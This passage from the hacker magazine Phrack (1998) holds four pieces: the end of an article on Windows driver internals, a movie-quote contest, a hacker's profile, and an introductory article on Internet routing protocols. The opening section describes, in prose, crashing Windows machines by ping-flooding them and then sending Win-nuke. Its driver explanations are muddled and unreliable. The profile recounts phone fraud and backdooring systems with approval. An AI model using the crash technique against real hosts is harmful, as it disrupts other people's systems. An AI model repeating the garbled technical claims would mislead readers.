function stack. If you make a TCP/IP-type function call or (if you are a database person) an ODBC function call you are calling a pseudo 32-bit function. Yes, both of these direct drivers are 32-bit drivers but they rely upon 16-bit code to finish their process. Once you enter one of these drivers all the data is passed into that driver. Windows also requires all drivers to run at the level 0 level within the Windows kernel. These drivers then pass off the data to different 16-bit functions. The difficulty with passing off 32-bit data to a 16-bit function is where the thunking layer comes into the picture. The thunking layer is a wrapper around all 16-bit functions in Windows that can be called by a 32-bit function. It thunks the data calls down to 16-bit by converting them into multiple data elements normally done by a structure or by passing the actual memory dump of the variable and passing the data dump into the function. Then the function does its processing to the data within the data-gram and passes it back out of the function. At this point it goes back through the thunking layer and reconverts the data back to a 32-bit variable and then the 32-bit driver keeps on with its processing. This processing of the thunking layer is not an unheard of scheme nor has it not been used before but with the way that we all know that Microsoft codes it was done in a hurry, not properly implemented, and never tested till production. Do to the aforementioned reasons it should not surprise to anyone that the code has severe memory leaks. This is why if you, for example, make an ODBC call to an Oracle database long enough that eventually your Windows box becomes slower until an eventual crash "Blue Screen of Death" or just becomes unbearable to work with. As Microsoft tries to patch these bugs in the device drivers it releases service packs such as SP3. The way that Microsoft has developed and implements the device driver process is on a modular code basis. So when a patch is implemented it actually calls the modulated code to handle the exact situation for that exploit.

Now that you know some of the basic internals as to how Windows makes its calls it is time to understand resource hacking and the reason Win-nuke still works. If you ping a Windows box it allocates a certain amount of ram and runs code within the driver that returns the ICMP packet. Well if you ping a windows box 20,000 or 30,000 times it has to allocate 20 or 30 thousand chunks of memory to run the device driver to return the ICMP packet. Once 20 or 30 thousand little chunks of memory out there you do not have enough memory to run allow the TCP/IP driver to spawn the code to handle normal function within the Windows box. At this point if you were to run Win-nuke to send the OOB packet to port 139 on a Windows box in would crash the box. The OOB code that was used to patch Win-nuke in SP3 could not be spawned due to the lack of memory available and thus uses the original code for the TCP/IP.sys so it gets processed by the standard TCP/IP driver that was original shipped with Windows without the fix. The only way for Microsoft to actually fix this problem would be to rewrite the TCP/IP driver with the correct code within it as the core driver (instead of writing patches to be spawned when the exception occurs). In doing this though would require Microsoft a significant amount of coding skill and talent which we know that no self respecting coder would ever work for the big evil.

0x9>----------

----[PDM

Phrack Doughnut Movie (PDM) last issue was ‘Grosse Point Blank‘.

PDM52 recipients:

Jim Broome
Jonathan Ham
Jon "Boyracer" George
James Hanson
Jesse Paulsen
jcoest

All the recipients have J* first names. Eerie. And what is actually involved in ‘boyracing‘? Do they put little saddles on them?

PDM53 Challenge:

"...Remember, ya always gotta put one in the brain. The first one puts him

down, the second one finishes him off. Then he’s dead. Then we go home."

----[EOF

----[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 04 of 15

----------[P H R A C K 5 3 P R O P H I L E

----------[Personal

Handle:	Glyph
Call him:	Yesmar
Reach him:	glyph@dreamspace.net
Past handles:	The Raver (cDc), Necrovore (Bellcore), Violence (The VOID Hackers)
Handle origin:	Egyptian mythology: glyph \'glif\ n [Gk glyphe^- carved work, fr. glyphein to carve -- more at CLEAVE] (ca. 1727) a symbol that conveys information nonverbally (e.g., heiroglyphics).
Date of birth:	Late 60's
Age at current date:	As old as the lunar landing
Height:	5'10" or so
Weight:	Skinny (I hate fat people)
Eye color:	Blue
Hair color:	Brown
Computers:	Started with a TeleVideo 920 dumb terminal and worked my way up to a small collection of SGI and NeXT boxes.
Sysop/Co-Sysop of:	Nothing that you've ever heard of (limited lifespan hacker boards on Prime superminis and VAX mainframes located on the X.25 global data networks).
Admin of:	Go look in the InterNIC databases yourself.
URLs:	I am not going to support the World Wide Waste of time in my Pro-Phile.

I first started playing with computers when I was nine years old. I started by learning FORTRAN on a Prime supermini at the local university where my parents worked. Later I learned BASICA on the original IBM PC (what hulks those were). Then a shipment of Apple][+'s arrived and I learned about the joys of warez. Ultima][, Wizardry, and all the rest kept me busy for a couple of years. I never had my own computer, so I had to hike down to the university computer center to frotz around.

Around 1984 I was loaned a TeleVideo 920 dumb terminal and a 300 baud USR modem. I used it to connect to the university's PRIME cluster. A hacker was born. I had a legitimate account, but managed to obtain additional user IDs by exploring the filesystem. I had also begun tinkering around with the telephone network by this time.

Later I got an Apple //c and eventually a //gs. These computers got me back into the warez scene. One month I got a $500 phone bill. The next month the phone bill was back to $0. The only difference was that the warez intake had nearly doubled. Indeed, I had learned about codes. I spent a lot of time calling warez boards around the country. Ultimately I tired of the pirate scene, mainly because of all the inane bickering. I also stopped phreaking because I had gotten scared. I disappeared for a year or so.

Eventually I made a comeback. I wanted to continue to play with computers and networks, but I wanted to avoid the phreaking scene. I decided that I needed a name. I decided to call myself 'The Raver' after Turiya Raver from _The Chronicles of Thomas Covenant the Unbeliever_. (Note: the rave scene was unknown in the U.S. at the time). I spent a lot of time calling hack/phreak boards and learning.

I discovered that I really liked this new communications medium known as tfiles: files containing pure ASCII text. Tfiles could be about hacking, phreaking, anarchy, or best of all, DEAD COWS WHO RULE THE WORLD. Yes, I had discovered a rare beauty on the BBS landscape of the 80's: cDc -- the Cult of the Dead Cow. I was entranced. These people of the cow were like digital punks, espousing their wild views without a single care. I

was instantly hooked. I started writing tfiles. Before long, I found myself invited to join the forces of the Cow. How could I decline Bob and Elsie? So it came to pass that I contributed to what I consider a class movement in the telecom scene of the late 80's. cDc fulfilled my need to communicate and hang with open-minded people in a BBS context.

In time, my desire to hack started to come back. At first it was merely an 'itch' to poke at a system. Later it developed into a full-blown need to get into everything I could. It was around this time that I started exploring TELENET and the global X.25 data networks. I met ParMaster, the original members of Bellcore, and LOD/H on altger in Munich. I was hooked. Par and I, considering ourselves lame at the time, formed a group named XTension. The group flourished on the European networks.

Eventually half of XTension were invited to join Bellcore. This was the first time any of us had experienced a rift in friendship over the digital medium. It was a painful learning experience. I would not talk to Par again for many years. In the meantime, I began working at learning even more under the wings of Bellcore. I hacked Primes for Bellcore. Under the tutelage of Chippy I discovered the ways of UNIX and TCP/IP networking.

I changed my name to Necrovore in order to make clear the changes that had occured. The name comes from the fact that I was very much into death metal at the time. Naming myself after the 'Eater of the Dead' seemed like a very reasonable thing to me at the time. (God, what was I thinking!?) At any rate, the Mentor of LOD and I used to pick fights with each other online across the world, so it isn't surprising that 'Necrovore' found its way into a Steve Jackson Game's GURPS Supers module as one of the super villains. Heh.

Eventually Bellcore fell apart, as did so many groups. It became 'cool' and then too many people were invited to join, and then the trust fell apart. If there is a lack of trust, how can work be accomplished? Bellcore was done. It depressed me a lot because LOD continued strong. Was what I had fought for worthless? I thought not. At that time I decided that the days of Big Groups were over. Now it was time for the Small Cell.

The VOID Hackers were created by myself and The Usurper, now Thrashing Rage, a fellow ex-Bellcore member. We recruited Dr. Psychotic, a class assembly language hacker, and The Scythian, another hacker with a famous past, and started in after Primes and VAXen around the world. I wrote a lengthy series of articles on hacking Primes and submitted it to 2600. I got yelled at later by TK and KL for not submitting it to Phrack. To know the truth, I didn't think it was good enough for Phrack, which had been the soul of the scene since its inception. I never heard back from 2600. (Go figure.)

The VOID Hackers surpassed my wildest expectations. We hit systems across the planet. We had hundreds and hundreds of systems at our beck and call. It could only get better, or so I thought. Imagine my surprise then, one day, when my mom picked me up from school and told me that there were 'security people' at the house right then. 'FUCK,' I thought. Fuck, indeed. I was popped at age 20.

I managed to avoid a multiple felony rap and retired right away. I used contacts to make it clear to government intelligence people and others that I was finished. I went to university and majored in English, then Anthropology, and ultimately settled on Computer Science. Instead of criminal hacking, I delved into hacking from the MIT perspective. I explored the UNIX system and sharpened my programming skills.

Eventually I left the protected world of academia and made my way into the computer industry. With the heavy advent of the Internet I reappeared on the scene as glyph. It was interesting running into old friends (and enemies) and meeting new hackers on the scene. I went to several cons and continued to frolic in the security domain. By this time, however, I had pretty much ceased to engage in criminal hacking, spending my time instead developing security tools. Now I am completely retired. You may still see me as glyph from time to time, however. Undoubtedly, there are more of 'me' out there. grep. It's been a long, strange ride. I'd do it all over again if I wasn't so old. 8)

----------[Favorite things

Women: Australian chicks rule.

Cars: I don't drive. I might if I could recompile traffic algorithms, however this doesn't seem all that likely. I definitely would not drive a BMW. There are too many of those around as it is. I used to drive a skateboard. That was a long time ago, though. Brains and computers are still good to drive, however. Vrooom.

Foods: Shrimp Vindaloo, please. Hot and spicy ethnic. Non-processed.

Alcohol: Fine Italian Chianti. Vodka. Exotic imported beer. More Vodka.

Music: Scorn, ClockDVA, My Life With the Thrill Kill Kult, Coil, Slint, Killing Joke, Chrome, Kraftwerk, Jane's Addiction, Zillatron, John Zorn, Praxis, Lard, Meat Beat Manifesto, Eat Static, Suede, Bill Laswell, Sepultura, Grotus, Mr. Bungle, Ozric Tentacles, Pink Floyd, Frontline Assembly, Dayglo Abortions, Dead Kennedys, Metallica, Slayer, Kreator, and lots and lots of other stuff.

Movies: The Stepford Wives, Invasion of the Body Snatchers, Brazil, Marathon Man, Blade Runner, anything by Akira Kurosawa, Memoirs of An Invisible Man, The Usual Suspects, Aeon Flux, Heavy Metal, Light Years.

Authors: Jorge Luis Borges, J. R. R. Tolkein, Kurt Vonnegut, Jr., Sun Tzu, Stephen R. Donaldson, H. P. Lovecraft, Gabriel Garcia Marquez, Clark Ashton Smith, Umberto Eco, George Orwell, Thomas Ligotti, Douglas Adams, Robert Anton Wilson.

Turn Ons: Intelligence, algorithms, open mindedness, guitars, see "Women".

Turn Offs: Arrogance, stupidity, shallowness, closed mindedness, media whoring.

----------[Passions

Music. Listening to it as well as making it.

Reading and writing.

Programming algorithms and data structures.

I have this rock that I found in the creek next to the elementary school I used to attend when I was in 3rd grade. The rock weighs over 7 pounds and is shaped like a pebble. I hefted it from the waters and proclaimed it as 'Herman', my pet rock. I've had it ever since I was 9 years old. That was the same year I first experienced computers. Holding on to this rock all these years has definitely been a passion of mine.

Slowly becoming a social recluse. I actually think this is healthy for me.

----------[Memorable experiences

Watching Wargames for the first time. Yes, I admit it. It affected my life.

Being lame and creating the group XTension with ParMaster. It was the first group for both of us. We thought it was pretty cool at the time.

Backdooring PRIMOS Rev. 22.0... yes, the actual source code repository. 8)

Trashing. Hiding in the dumpster while the janitor dumped trash on my head.

Hacking Europe, South America, and parts of Asia. Globe travelling...

Altger (NUA 026245890040004). Sigh. I liked it a lot better than irc.

SummerCon ’95. Other than knowing The Usurper and Hyperminde, and having Byteman visit from New Jersy for two weeks, I hadn’t ever really met other real, live hackers before. Very cool.

chuck and edward.

The l’s. Bastards. 8)

Cytroxia on acid. Way to go, Danny.

The great 7-day Alliance Teleconference. I remember waking up to blasts of DTMF tones and raucous laughter.

TELENET. PAD to PAD. NUIs. TELENET THINGIES!!!1!! DNIC scanning.

That VAX cluster. Hey Par, remember *that* VAX cluster?

PROTEON.

XTension being rent asunder as half the members were invited into Bellcore and the other half being politely told to fuck off.

Novation AppleCat modems.

Watching a CERT advisory happen--from the inside. It was advisory CA-89.03. Hiya, Chippy! Where are you?

Social engineering for the first time. It worked, go figure.

The Richard Sandza teletrial.

Getting busted. I missed SummerCon ’89 as a result. From Phrack #28 PWN: Violence and The Scythian: "We got busted by SoutherNet, but we’ll be there!"

Backdooring a major network entity for the first time--the exhilheration.

PC PURSUIT. Oopsy.

Discovering I was published in 2600--almost 7 years after the fact!
Hey, I got my free issues and t-shirts!

Fuck QSD channel.

Outdials.

The TCP/IP Drinking Game. Version 1.0. SummerCon ’96 in D.C. Talk about a quick buzz. NeTTwerk gave the speech. BioH, .mudge, ReDragon, myself, and a few others drank, and drank, and drank. A good time, to be sure. If anyone reading this has video footage of the event, please mail me.

Backdooring a major VAX application using a hex editor.

Jamming on Control-C and falling through the login command processor into old Primes. ROTFL.

Hacking from Dataphones in Boston.

My first buffer overflow. I remember talking on the phone with .mudge as I worked out the details.

Falling in love.

Falling out of love.

----------[People to mention

In no particular order:

Dr. Who, BioHazard, Alhambra, .mudge, Dr. Cypher, Asriel, Bill From RNOC, _*Hobbit (still reading flammage after all these years), Swamp Rat, N8, The Dictator (AKA Dale Drew), Frankengibe, The Mentor, FryGuy, Garbage Heap, The Scythian, Mr. Xerox, MasterMicro, 0x486578, Tim N. (love your code), Bika (dig that hair), Grave45, Shewp, SkyHook, Blade Runner, Mycroft, Shatter, Sir Hackalot, Nirva, Crimson Death, Par, Taran King, Thingo It, Knight Lightning, Enkhyl, CheapShades, The Force, Byteman, The Leftist, Chippy (la la la), Mad Hacker (the *real* one), The Usurper/Thrashing Rage, Kewp (NOT!), Touch Tone (My voice isn't *that* hiiiigghhhh!!! CONNECT 1200), The Urvile/Necron 99, Hyperminde/Dr. Psychotic (Remember, until there is a cure for Assembly Language Brain Fry, there will always be the N.C. Home for Deranged Programmers), ReDragon, B, Route, GyroTech, Epsilon, Control-C (thanks for all the prank calls!). Lastly, I *must* mention that cool ass M.I. guy who tried to bust me--you were rad! (It was a truly good game. You told me to go to college, and I did. You also taught me not to under-estimate the enemy, because I did.)

----------[Boards to mention

Elite Boards: Phoenix Project, Digital Logic, Pirate-80, Speed Demon Elite, the various Metalland systems, The Metal AE, Demon Roach Underground, upt.org, The Polka AE, The Lost City of Atlantis, Lunatic Labs, The Dead Zone, Ripco, Broadway Show/Radio Station, The Central Office, The Missing Link, Lutzifer, The Works, upt.org, and the L0phT BBS. There are undoubtedly more, but these are the ones I remember to this day.

Local Boards: Never a fan of 'local' boards, there are only two that I can recall as being k-interesting to any degree: The Padded Cell and Pandemonium, both of which were in the 919 NPA.

----------[Quotes

Gimme sum PR1MEZ!1!!

May the Forces of Darkness become confused on the way to your house.

<SN> WERE THE SEKRATARIES THAT R00L CYBERSPACE
<SN> WE SKRIBBLE GFILES IN SHORTHAND
<SN> HEY THE RAVER EYE HEAR U PACK A MEAN LUNCHBoX
<SN> HEY ITS THE RAVER 0F CDC @#$@#
<SN> HEY RAVER OF CDC @$@#$
<SN> RAVER COME OVER HERE AND POSE WITH ME AND GHEAP F0R A PH0T0
<SN> I CANT BELIEVE EYEM ON IRC WITH THERAVER OF CDC
<SN> @$)%(&@*($&#*
<SN> HEY LADYADA, IM ON IRC WITH THE RAVER OF CDC
<SN> CAN YOU BELIEVE IT?!
<SN> IM ST00PID NIGGAH oF M0D

I don't think that was really SN, but it was funny as hell anyway.

* glyph is away - vomiting binary - all Lame messages will be ignored.
<n8> I actually vomit hex, but that always seems to break down into binary
if it sits on the floor for a while

When I was a kid, nobody ever picked me to play dodge ball, kick ball, or whatever. If I was picked, I was always last or second to last. You can imagine what a pleasure the following was to read:

<Asriel> WE PICK GLYPH
<DaveNull> WE ALREADY HAVE GLYPH ASRIEL
<Asriel> oh
<Asriel> fuck
<Asriel> well
<Asriel> at least we have knuth

Other quotes have been lost to the vestiges of time.

----------[The future of the computer underground

I see a future without me.

----------[The forgotten pro-phile question

...And now for the [once] regularly taken poll from all interviewees.

Of the general population of phreaks and hackers you have met, would you consider most, if any, to be computer geeks?

No. Most phreaks and hackers that I have met are not geeks. They are more likely to be utter freaks, however, but not nerds or geeks. Geeks lack social skills. Phreaks and hackers have a definite social world that extends beyond phone switches and computer networks.

Thanks for your time, Yesmar. "No problem."

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 05 of 15

----------[Introduction and Overview of Internet Routing

--------[krnl <krnl@heuristic.org>

----[Routing Overview:

The process of routing can be quickly summarized as a node finding the path to every possible destination. Routing is present in everything from layer 1 (the physical layer) on up. The routing that most people are familiar with, however, occurs at layer 3 (the network layer) and as such, we will only reference layer 3 (and more specifically) Internet Protocol (IP) routing in this document.

Protocols for exchange of routing information connect multiple routers around the world to provide them with a common view of the network through their heterogeneous, though generally consistent routing tables. Routing tables store all information necessary for the router to reach every destination on the network irrespective of size (i.e. the network could be j.random LAN with one ip router and two hosts off of an ethernet port or it could be the Internet proper).

----[Routing Protocols:

There are a wide variety of routing protocols used to contribute to the routing tables across a network. Protocols such as BGP, OSPF, RIP and ISIS help to convey a correct and coherent picture of the network to all network switches (routers).

----[Routing Goals:

You can imagine that if each router has to store information that would allow it to reach every destination on the network, there is the possibility for it to amass a large routing table. Large routing tables are difficult (and sometimes impossible) for routers to process because of physical constraints (cpu, memory or a combination). Therefore, we would like to minimize the routing table space without sacrificing the ability to reach every destination on the network. For example, if the router is connected to the Internet via one DS1 link to another router, the router could store routing table information for each destination on the Internet or it could just default non-local information out that serial link. What defaulting means is that if the router does not have a specific entry in its table for the destination that the packet is trying to find, it sends it out the default link. The router towards which a router sends defaulted packets is sometimes called the 'gateway of last resort'. This simple trick allows many routing tables to save a number of entries on the 30th order of magnitude. Routing information should not be exchanged between routers in a spurious fashion. Frequent churn in the routing table puts unnecessary stresses on the scare memory and cpu of any given router. Information propagation should not interfere with the forwarding operations of the router. Though this means that you should not send routing updates every nanosecond, it does not mean that routing information should only be exchanged and updated weekly. One of the important goals of routing is that it provide the host with a table which accurately reflects the current status of the network.

The most important aspect of a router's operation is sending packets from input to correct output. Misrouting packets could cause a loss of data. Routing table inconsistencies could also cause routing loops whereby a packet is passed between two adjacent interfaces ad infinitum.

It is desirous for routers to have quick convergence. Convergence can be informally defined as a metric which gauges the speed at which routers arrive at a consistent view of the network. It would be ideal to have infinitesimal convergence times because that would ensure that each router on the network can accurately reflect the current topology even after a drastic change (link

failure). When the network is changing, each router must propagate data which will aid other routers in converging to the correct picture of the network status. Problems with quick convergence are found in the routing updates. If a link is flapping (changing line status from up to down) rapidly, it can generate numerous installation and withdrawal requests. Therefore, that one link can end up consuming the resources of every router on the network because the other routers are forced to install and withdraw the route in rapid succession. While convergence is an important goal of routing protocols, it is not a panacea to network woes.

----[Distance Vector Routing

Distance vector routing protocols distribute a list of <destination, cost> tuples to all of the router's neighbors. These tuples assign a cost to reach every other node of the network. It is important to note that this routing information is only distributed to routers which are assigned as neighbors to the originating router. These neighbors are often physical, but can be logical in the case of eBGP multihop. That cost is the sum of the link costs for the router to reach a destination. Routers periodically send their neighbors distance vector updates; the neighbor then compares the received distance vector to its current distance vector. If the received values are lower, the router sends output to the destination in the distance vector over the link that it received the vector over.

The count to infinity problem is a problem with many distance vector implementations. We will assume that all links have a unit cost and that each hop corresponds to a unit. For example, if router X is connected to router Y and router Y is connected to router Z, we can demonstrate this problem (see fig 1). Y knows a 1 hop path to Z and X knows a 2 hop path to Z. Assume that link YZ goes down and the cost of that route is increased to infinity (fig 2). Now, Y knows an infinite cost route to Z because it knows the link is down so it propagates this distance vector to X. Suppose X has sent an update to Y which advertises a 2 hop distance vector. Now, Y will think that it can get to Z through X, so it sends X an update that says it can get to Z in three hops (fig 3). Note that X has no idea that the distance vector being advertised to it was originated from X. This is a serious flaw in distance vectors. In their unmodified form, they do not contain the full path information that the route has traversed. As illustrated above, the router alternates states of advertising a path to Z and advertising infinity to Z. They keep this exchange up forever or until they have reached some internally defined infinity count (say 15 as in the case of RIP).

Count to Infinity problem:

```
          X--------------------Y--------------------Z

         Y:1                  X:1                  X:2
         Z:2                  Z:1                  Y:1
```

[fig 1]

All links are up, below each node we note the destination and hopcount from each respective node.

```
          X--------------------Y--------* *---------Z

         Y:1  <-------------  Z:infinity
         Z:2  ------------->  X:1
```

[fig 2]

The link Y - Z breaks. Node X advertises Z:2 to node Y.

```
          X--------------------Y--------* *---------Z

         Z:infinity(frm Y) -> X:1
         Y:1  <-------------  Z:3
```

[fig 3]

Node Y sends its Z distance vector to X _before_ it recieves node X's infinity. Once node Y receives node X's infinity, it sets its distance to infinity.

A path vector is an easy way to defeat the count-to-infinity problem. Basically, each distance vector also includes the router path that it traversed (fig 4). The router rejects an update from its neighbor if the path included in the update includes the router receiving the update (fig 5). The Border Gateway Protocol (which is used to exchange routing information between Autonomous Systems on the Internet) incorporates the path vector to stop the count-to-infinity problem. Obviously, you have to incorporate more information in the routing table if you want to include the AS path information that the route has traversed. The designers of BGP decided that it was optimal to sacrifice storage space and processing power for the robustness that the path vector affords the routing protocol.

Path Vector Solution:

```
 X--------------------Y--------------------Z

Y:1 (Y)              X:1 (X)              X:2 (YX)
Z:2 (YZ)             Z:1 (Z)              Y:1 (Y)
```

[fig 4]

All links are up, below each node we note the destination, hopcount and path vector from each respective node.

```
 X--------------------Y--------* *---------Z

Y:1 (Y)              X:1 (X)
Z:2 (Y Z)            Z:infinity
```

[fig 5]

The link Y - Z breaks. Node Y knows to ignore Xs advertisement of Z because Y is the path vector. The avoids the count-to-infinity problem.

Another way to counter this problem is the split horizon. Basically, this means that a router shouldn't advertise a path to a neighbor if that neighbor is the next hop to the destination. This solves the problem presented in the example above because the path to Z from X through Y would not have been advertised to Y because Y is the neighbor _and_ the next hop to the destination (Z). A variation called split horizon with poisonous reverse has router X advertise an infinite cost to get to destination Z. Under a split horizon, router X would not advertise that it could get to router Z.

----[Link State Routing

A router using a link state routing protocol distributes the distance to its neighbors to every other router on the network. This allows each router on the network to make a routing table without knowing the full cost to the destination from any one source. The problems of loops are avoided because each router contains the full topology of the network. Basically, the router makes a 3 tuple containing the source router (itself) the neighbor and the cost to its neighbor. Therefore, if router A is connected to Router B over a link of cost 3 and router A is connected to router C over link cost 5, then router A would advertise the Link State Packets (LSPs) <A,B,3> and <A,C,5> to all routers on this network. Each router on the network would evaluate all of the LSPs that it receives and calculate a shortest path to every destination on the network.

Obviously, the LSP is an integral part of the convergence process. If someone could inject false LSPs into the network, it could result in misrouted information (a packet taking a longer path than it should) or even in the blackholing of a router on the network. This is not necessary a malicious attack of a network, however. Router C could advertise a link to its neighbor D with the 3 tuple <C,D,6> and then withdraw the announcement when the link

goes down. Unfortunately, if the LSP advertising the link having an infinite cost arrives before the LSP advertising the cost of that link being 6, the routing table will not reflect the topology of the network and will be in that state until another LSP comes to correct the problem.

To combat this, a sequence number is introduced into the LSP. Therefore, all of the routers on the network would initialize their sequence number to some starting value and then start advertising their LSPs. This solves the above problem in that the LSP advertising the link of infinite cost would have a higher sequence number than the LSP advertising the link as having cost 6.

Some problems encountered when using sequences numbers are finite sequence space, sequence initialization, and aging. It is in the best interest of a robust link state protocol needs to protect its LSPs as well as choose a sequence space which is sufficiently large to accommodate updates. The sequence space that the LSPs can use is set to some finite value. Therefore, when the sequence numbers reach the top of the space, they must wrap around towards the smallest sequence number. This presents a problem because when a router compares link state updates, the greater sequence number takes preference. To combat this problem, you can define a maximum age of the LSP. Therefore, if you have not received an update in X ticks, you discard the current LSP information and wait for a further update. It must be noted that this invalidates the path information to a destination. For example, if router Y advertises a cost to its neighbor router Z where router Y is connected by one link to a meshed network, when the link between the mesh and router Y breaks, the other routers in the mesh have preserved link state information that will allow them to find a path towards Z. If they receive no updates in MAX_AGE, then they will assume that the link to Y is unreachable. This will allow each router to converge its table and allow it to advertise an infinite LSP for Y and Z.

Sequence initialization is also an important facet of this problem. Say router Y crashed and is rebooting while the network is recalculating paths to it. When it starts its link state protocol back up, it must somehow indicate that it needs to reinitialize its sequence number to the last number it gave all of the other routers to allow for coherence. Therefore, it can announce paths with a sequence number in a special "initialization set". This initialization set will tell the other routers that this router needs the sequence where it left off. This is the "lollipop sequence" idiom. The sequence space really resembles a lollipop in that the normal sequence number keep churning around the finite sequence space while reinitialization takes place in a short linear sequence space (comparable to the stick :).

Great pains are taken to ensure the integrity of LSPs. In fact, this entire routing algorithm depends on the LSP being digested in a coherent method to guarantee that each router has the correct view of the network topology. The question still remains how the root node router computes the distance to each destination.

Because of the general nature of a link state protocol, you have various nodes of the network advertising the distance to get to their neighbors to every other node on the network. Thus each node has a collection of neighbor distances from various routers on the network. The routing table is basically ’grown’ outward from the root node to all of the network extremities. This will be explained in a slightly rigorous fashion in the next section.

----[Dijkstra’s Algorithm

This algorithm is a simple and elegant way to determine network topology. Basically, there are two distinct sets of destinations on the network. Destinations in set K are known routes for which a shortest path has been computed. Destinations in set U are routers for which the best path to that router is not currently known. In this set, paths are being considered as candidates to be the best path to that destination.

To start off, add the current node p into the set K. Then add all of its neighbors into the set U with path/cost associations. If there is another path to one of the neighbors in the U set, then choose the path which costs the least. When the neighbors N* are added to U make sure that they indicate the

cost through p as well as p's ID .

Once this has been done for the set U, then pick the neighbor n to p which has the smallest cost to reach p. This is assuming that the neighbor has not already been installed in K. This algorithm stops when set U is equivalent to the empty set. When set U is null, it is implied that all destinations are in set K and have the shortest cost from the root node P on which this algorithm is running. Note, that each step evaluates adds ONE neighbor into K. That neighbor is the router with the smallest cost to reach p.

----[Distance Vector vs. Link State

We are left with these protocols like BGP which uses path vector and OSPF which uses link state. Why do they occupy such orthogonal space? When a link state protocol is working correctly, it guarantees that there will be no routing loops in the network. The link state protocol also guarantees fast convergence when there is a change in the topology of the network because the link state is distributed on a flat routing space. Since link state protocols contain these inherent advantages, why do protocols like BGP chose to employ the path vector approach?

Taking a cross-section of routing protocols that are employed on the internet, one finds that the majority of large providers use OSPF to resolve routing information on their internal network and BGP to talk to other distinct networks (or autonomous systems) at their borders of administration. What suits BGP as an external protocol and OSPF for an internal routing protocol?

One issue, which will be discussed in the next section, is hierarchy. BGP provides a mechanism for a routing hierarchy which enables it to greatly reduce the space of its table. OSPF, which is a link state protocol, provides a flat routing table whereby any internal router knows the full hop by hop path to any destination within the autonomous system. Furthermore, distance vector protocols understand that different areas can have different views of the network where link state protocols require that each node independently compute a consistent view of the network. This saves the DV protocol the overhead of maintaining a correct LSP database. BGP also has another 'advantage' in that it is layered on top of the Transmission Control Protocol (TCP). Therefore, in the 'best-effort' service of IP networks, BGP has assurance (to the level that TCP can guarantee) that routing information will be propagated. Whereas, you can (or should) be able to govern the status of your internal network, the nebulous exterior past your border routers confers no delivery guarantee on your routing information.

Each type of routing algorithm is suited for its function. Link State protocols provide the quick convergence that is essential to an internal network while distance vector protocols provide external reachability. Hierarchy is not something that is inherent in distance vector protocols, but the implementation of a hierarchy has made BGP a widely used exterior gateway protocol.


----[Routing Hierarchy

Routing hierarchy is an oft fought debate that borders on religion. There are constantly questions about how hierarchy should be implemented (if at all) in the free form state of the current global network. Hierarchy imposes a tree of authority with the overall authority at the top of the tree and branching down to regional authorities, local authorities ad infinitum. Hierarchy simplifies routing because if a destination is not locally routable (or under your section of the tree). You can iterate up towards the top tree to try and deliver that information. As you move towards the top, the routing information contained in the routers becomes less and less specific until you reach the root node which is the least specific. It does, however, know how to route information to every possible destination on the network. It may help you to envision the hierarchy of the telephone network (built under one collective). If a call cannot be placed within a central office, it is handed to either another central office in the area code or a wide area link. The wide area link understands how to route to each area code in a full national mesh whilst the local 5ess switch only knows routing information for more

specific prefixes. As the phone number becomes less specific (from right to left), the routing decision moves further up the strict hierarchy.

This similar to how the domain name system (DNS) works on the internet (fig 6). You provide local records for domains that you host. When your nameserver receives a query for a record, it either returns the fact that it has authority for that record or points toward the root nameserver. The root nameserver knows the delegations of .com, .net, .org et al. and then points towards the site responsible for that top level domain. That site then points towards the site that has authority for the specific second level domain. Domain names take the form of most specific -> least specific; i.e. microsoft.com is more specific than just .com. Likewise gates.house.microsoft.com is more specific than microsoft.com.

DNS Hierarchy:



[fig 6]
Each level in the hierarchy is responsible for levels of greater specificity.

Root authority is controlled by the Internet Assigned Numbers Authority (IANA). It provides the top of the hierarchy in a "centrally" managed database (in fact, there are multiple root servers distributed across the county which maintain a consistent database). This is the closest example of strict hierarchy that can be found on the internet.


With IP addresses, specificity increases in the opposite direction. IP addresses (version 4) are 32-bits. The rightmost bit signifies the greatest amount of specificity and the leftmost, the least. IP routing authority information is not maintained in a centralized database. Routing information is exchanged between autonomous systems via the BGP protocol. Routes take preference in order of most specific -> least specific. In this way, there is some type of hierarchy in the system (even though it is more loose than the DNS example). Generally, larger providers control larger parts of the total IPv4 space ((2^32) - 3 addresses). The converse is also true.


Classless Inter-Domain Routing (CIDR) also helped to decrease the size of routing tables and increase the appearance of hierarchy. Now, instead of Sprint announcing routes to 130.4.0.0 through 130.20.0.0 (on the classical B space boundary) it could announce 130.4.0.0/12 which encompasses that entire 16 class B range. The classful ranges, subnetworking and the like are discussed in my "introduction to IP" page and are therefore not included in this document.

----[Routing Hierarchy and Aggregation

BBN divides their 8/8 network into two subnetworks and advertises reachability to the aggregate to save table space. Once inside an AS, routing obeys a fairly strict hierarchy. Router A is responsible for the entire 131.103/16. It divides it into two /17. Likewise, Router D in AS1 is responsible for 8/8 and chooses to divide it into 8.0/9 and 8.128/9 and divides responsibility for these networks to Routers E and F respectively (fig 7). Routers B, C, E, and F can further choose to subdivide their networks in a hierarchical fashion. Because of the binary nature of subnetting, networks can only be divided in half.

Routing Hierarchy and Aggregation:





[fig 7]

In the internet, there is no strict routing hierarchy. There are simply large networks which peer via BGP to distribute aggregated routing information.

